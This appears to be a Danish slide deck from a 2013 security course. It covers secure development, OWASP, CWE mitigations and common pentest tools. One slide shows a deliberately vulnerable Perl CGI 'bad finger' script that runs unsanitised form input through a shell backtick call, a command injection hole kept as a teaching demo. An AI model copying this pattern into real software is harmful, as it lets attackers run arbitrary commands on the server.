Hvorfor er programmerne stadig sårbare?

Programmer idag er komplekse!

Hudson Extensible continuous integration server `http://hudson-ci.org/`

Sonar `http://www.sonarsource.org/`

Yasca can scan source code written in Java, C/C++, HTML, JavaScript, ASP, ColdFusion, PHP, COBOL, .NET, and other languages. Yasca can integrate easily with other tools
`http://www.scovetta.com/yasca.html`

Automatisk analyse af software
`http://samate.nist.gov/index.php/Source_Code_Security_Analyzers.html`

NB: du skal stadig tænke dig om :-)

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Konfigurationsfejl - ofte overset

Forkert brug af programmer er ofte overset

- opfyldes forudsætningerne
- er programmet egnet til dette miljø
- er man udannet/erfaren i dette produkt

Kunne I finde på at kopiere cmd.exe til /scripts kataloget på en IIS?

Kunne I finde på at kopiere /bin/sh til /cgi-bin kataloget på en Apache?

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Demo: Insecure programming

Problem:
Ønsker et simpelt CGI program, en web udgave af finger

Formål:
Vise oplysningerne om brugere på systemet

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Hello world of insecure web CGI

Demo af et sårbart system - badfinger

Løsning:

- Kalde finger kommandoen
- et Perl script
- afvikles som CGI
- standard Apache HTTPD 1.3 server

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj


De vitale - og usikre dele

SOLIDO NETWORKS

```
print "Content-type: text/html\n\n<html>";
print "<body bgcolor=#666666 leftmargin=20 topmargin=20";
print "marginwidth=20 marginheight=20>";
print <<XX;
<h1>Bad finger command!</h1>
<HR COLOR=#000>
<form method="post" action="bad_finger.cgi">
Enter userid: <input type="text" size="40" name="command">
</form>
<HR COLOR=#000>
XX
if(&ReadForm(*input)){
    print "<pre>\n";
    print "will execute:\n/usr/bin/finger $input{'command'}\n";
    print "<HR COLOR=#000>\n";
    print `/usr/bin/finger $input{'command'}`;
    print "<pre>\n";
}
```

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Tamper Data



https://addons.mozilla.org/en-US/firefox/addon/tamper-data/

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

OWASP top ten

> The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.

The Open Web Application Security Project (OWASP)

OWASP har gennem flere år udgivet en liste over de 10 vigtigste sikkerhedsproblemer for webapplikationer

`http://www.owasp.org`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Udviklingsstandarder

Hvad gør I for at undgå problemer som de her nævnte? - kan man gøre mere?

Man børe være klar over hvilke teknologier man bruger

Standardiser på et mindre antal produkter, biblioteker, sprog

Regler og procedurer skal hele tiden opdateres:

- Kvalitetssikring
- Retningslinier for tilladte tags
- Retningslinier for brug af SQL

Ved at fokusere på antallet af produkter kan man måske indskrænke mulighederne for fejl, høj kvalitet er ofte mere sikkert

nye produkter kan være farlige til man lærer dem at kende!

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Retningslinier

- Hvis der ikke findes retningslinier for udvikling så etabler disse
- eksempel:
  javascript må gerne benyttes til at validere forms for at give hurtig feedback til brugeren
- serveren der modtager input fra brugeren validerer alle data sikkerhedsmæssigt
- Retningslinierne er medvirkende til at foretage en afbalanceret investering i sikkerheden
- undgå dyre hovsa løsninger
- undgå huller i sikkerheden, ens niveau
- Der findes vejledninger til både gamle og nye sprog/systemer,
  eks Ruby On Rails Security Guide `http://guides.rubyonrails.org/security.html`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Change management

Er der tilstrækkeligt med fokus på software i produktion

Kan en vilkårlig server nemt reetableres

Foretages rettelser direkte på produktionssystemer


Er der fall-back plan

Burde være god systemadministrator praksis

Undgå også opdatering af prod databaser med manuelle SQL queries

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

CWE Common Weakness Enumeration



Enlarge

CWE™ International in scope and free for public use, CWE provides a unified, measurable set of software weaknesses that is enabling more effective discussion, description, selection, and use of software security tools and services that can find these weaknesses in source code and operational systems as well as better understanding and management of software weaknesses related to architecture and design.

CWE in the Enterprise

- Software Assurance
- Application Security
- Supply Chain Risk Management
- System Assessment
- Training
- Code Analysis
- Remediation & Mitigation
- NVD (National Vulnerability Database)
- *Recommendation ITU-T X.1524 CWE,* ITU-T CYBEX Series

http://cwe.mitre.org/

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

CWE/SANS Monster mitigations

SOLIDO NETWORKS

Monster Mitigations

These mitigations will be effective in eliminating or reducing the severity of the Top 25. These mitigations will also address many weaknesses that are not even on the Top 25. If you adopt these mitigations, you are well on your way to making more secure software.

A Monster Mitigation Matrix is also available to show how these mitigations apply to weaknesses in the Top 25.


ID	Description
M1	Establish and maintain control over all of your inputs.
M2	Establish and maintain control over all of your outputs.
M3	Lock down your environment.
M4	Assume that external components can be subverted, and your code can be read by anyone.
M5	Use industry-accepted security features instead of inventing your own.
GP1	(general) Use libraries and frameworks that make it easier to avoid introducing weaknesses.
GP2	(general) Integrate security into the entire software development lifecycle.
GP3	(general) Use a broad mix of methods to comprehensively find and prevent weaknesses.
GP4	(general) Allow locked-down clients to interact with your software.

See the Monster Mitigation Matrix that maps these mitigations to Top 25 weaknesses.

Source: `http://cwe.mitre.org/top25/index.html`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj


Deadly sins bogen



24 Deadly Sins of Software Security Michael Howard, David LeBlanc, John Viega 2. udgave, første hed 19 Deadly Sins

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Deadly sins bogen - close up



© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Deadly Sins 1/2

SOLIDO NETWORKS

Part I Web Application Sins 1-4

- 1) SQL Injection
- 2) Web Server-Related Vulnerabilities
- 3) Web Client-Related Vulnerabilities (XSS)
- 4) Use of Magic URLs, Predictable Cookies, and Hidden Form Fields

Part II Implementation Sins 5-18

5) Buffer Overruns, 6) Format String, 7) Integer Overflows, 8) C++ Catastrophes, 9) Catching Exceptions, 10) Command Injection 11) Failure to Handle Errors Correctly 12) Information Leakage 13) Race Conditions 14) Poor Usability 15) Not Updating Easily 16) Executing Code with Too Much Privilege 17) Failure to Protect Stored Data 18) The Sins of Mobile Code

Still want to program in C?

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Deadly Sins 2/2

SOLIDO NETWORKS

Part III Cryptographic Sins 19-21

- 19) Use of Weak Password-Based System
- 20) Weak Random Numbers
- 21) Using Cryptography Incorrectly

Part IV Networking Sins 22-24

- 22) Failing to Protect Network Traffic,
- 23) Improper use of PKI, Especially SSL,
- 24) Trusting Network Name Resolution

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

OWASP WebGoat

WebGoat fra OWASP, `http://www.owasp.org`


Træningsmiljø til webhacking

Downloades som Zipfil og kan afvikles direkte på en Windows laptop

`https://www.owasp.org`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Demo: WebGoat og Kali



© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

End of Part I summary

SOLIDO NETWORKS

Install, configure, monitor

Harden servers

Konfigure applications securely

Program securely - select the right language and tools

Isolate and secure networks

Consider blocking connections from inside out

Watch out for the human factor, stressed people make mistakes

Change passwords and force password rules

Educate yourself about products, programs, systems

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Part II hacker tools

I 1993 skrev Dan Farmer og Wietse Venema artiklen
Improving the Security of Your Site by Breaking Into it

I 1995 udgav de softwarepakken SATAN
Security Administrator Tool for Analyzing Networks

> We realize that SATAN is a two-edged sword - like many tools, it can be used for good and for evil purposes. We also realize that intruders (including wannabees) have much more capable (read intrusive) tools than offered with SATAN.

Se `http://sectools.org` og `http://www.packetstormsecurity.org/`

Kilde: `http://www.fish2.com/security/admin-guide-to-cracking.html`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Pentest in the news

version2

IT-NYHEDER | BLOGS | IT-JOB | IT-FIRMAER | WHITEPAPERS

EMNER *Hacking, It-sikkerhed*

Se kommentarer (7)

Hackerkursus satte Dong på sporet af sårbare servere

En uges kursus i at tænke som en hacker gav flere aha-oplevelser for sikkerhedskonsulent hos Dong Energy. For eksempel fandt han efterfølgende server-software, der kørte med standard-password.

Af Jesper Kildebogaard Mandag, 19. marts 2012 - 6:59

Det kræver kun én lille sprække i forsvarsværkerne, før en hacker kan snige sig ind. Men hvordan opdager man som sikkerhedsansvarlig sprækken før hackeren?

Hos energikoncernen Dong Energy har et af svarene været at lære at tænke som hackerne. Og det gør det muligt at se på systemerne med helt andre øjne, fortæller en af de Dong-folk, der har været på hackerkursus.

»Kurset var et wakeup-call om, hvor nemt det er for hackere, som går systematisk til værks, og som ved, hvad de gør,« siger Keld Hjortskov, der er sikkerhedskonsulent hos Dong.

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Konsulentens udstyr - vil du være sikkerhedskonsulent

SOLIDO NETWORKS

Books:

- *Metasploit The Penetration Tester's Guide* by David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni http://nostarch.com/metasploit
- *Gray Hat Hacking: The Ethical Hacker's Handbook*, 3rd Edition, Shon Harris et al, Osborne
- *Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses* (2nd Edition), Ed Skoudis, Prentice Hall PTR

Internet sites:

- Kali Linux `http://www.kali.org/`
- Web sites for the popular tools have excellent documentation
- Youtube has 100.000s of hackervideos

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Kali Linux the new backtrack

BackTrack `http://www.backtrack-linux.org`

Kali `http://www.kali.org/`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

it's a Unix system, I know this

Skal du igang med sikkerhed?

Installer et netværk, evt. bare en VMware, Virtualbox, Parallels, Xen, GNS3, ...

Brug BackTrack, se evt. youtube videoer om programmerne

Quote fra Jurassic Park `http://www.youtube.com/watch?v=dFUlAQZB9Ng`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Nping check TCP socket connection

```
hlk@pumba:nmap-5.51$ nping -6  www.solidonetworks.com

Starting Nping 0.5.51 ( http://nmap.org/nping ) at 2011-03-04 10:18 CET
SENT (0.0061s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (0.0224s) Handshake with 2a02:9d0:10::9:80 completed
SENT (1.0213s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (1.0376s) Handshake with 2a02:9d0:10::9:80 completed
SENT (2.0313s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (2.0476s) Handshake with 2a02:9d0:10::9:80 completed
SENT (3.0413s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (3.0576s) Handshake with 2a02:9d0:10::9:80 completed
SENT (4.0513s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (4.0678s) Handshake with 2a02:9d0:10::9:80 completed

Max rtt: 16.402ms | Min rtt: 16.249ms | Avg rtt: 16.318ms
TCP connection attempts: 5 | Successful connections: 5 | Failed: 0 (0.00%)
Tx time: 4.04653s | Tx bytes/s: 98.85 | Tx pkts/s: 1.24
Rx time: 4.06292s | Rx bytes/s: 49.23 | Rx pkts/s: 1.23
Nping done: 1 IP address pinged in 4.07 seconds
```

http://nmap.org

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Metasploit and Armitage

Still rocking the internet

`http://www.metasploit.com/`

Armitage GUI fast and easy hacking for Metasploit

`http://www.fastandeasyhacking.com/`

Metasploit Unleashed

`http://www.offensive-security.com/metasploit-unleashed/Main_Page`

Kilde:

`http://www.metasploit.com/redmine/projects/framework/wiki/Release_Notes_360`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

The Exploit Database - dagens buffer overflow

http://www.exploit-db.com/

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Skipfish


Vi afprøver nu følgende program sammen:

Skipfish fully automated, active web application security reconnaissance tool.

Af Michal Zalewski `http://code.google.com/p/skipfish/`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Burp Suite



Burp Suite af Dafydd Stuttard `http://portswigger.net/burp/`

Twitter @PortSwigger

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Burpsuite


> Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.
>
> Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp suite indeholder både proxy, spider, scanner og andre værktøjer i samme pakke - NB: EUR 249 per user per year.

`http://portswigger.net/burp/`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Mere Web application hacking



The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws
Dafydd Stuttard, Marcus Pinto, Wiley 2007 ISBN: 978-0470170779

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj


Følg med Twitter news

Twitter has become an important new resource for lots of stuff

Twitter has replaced RSS for me

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

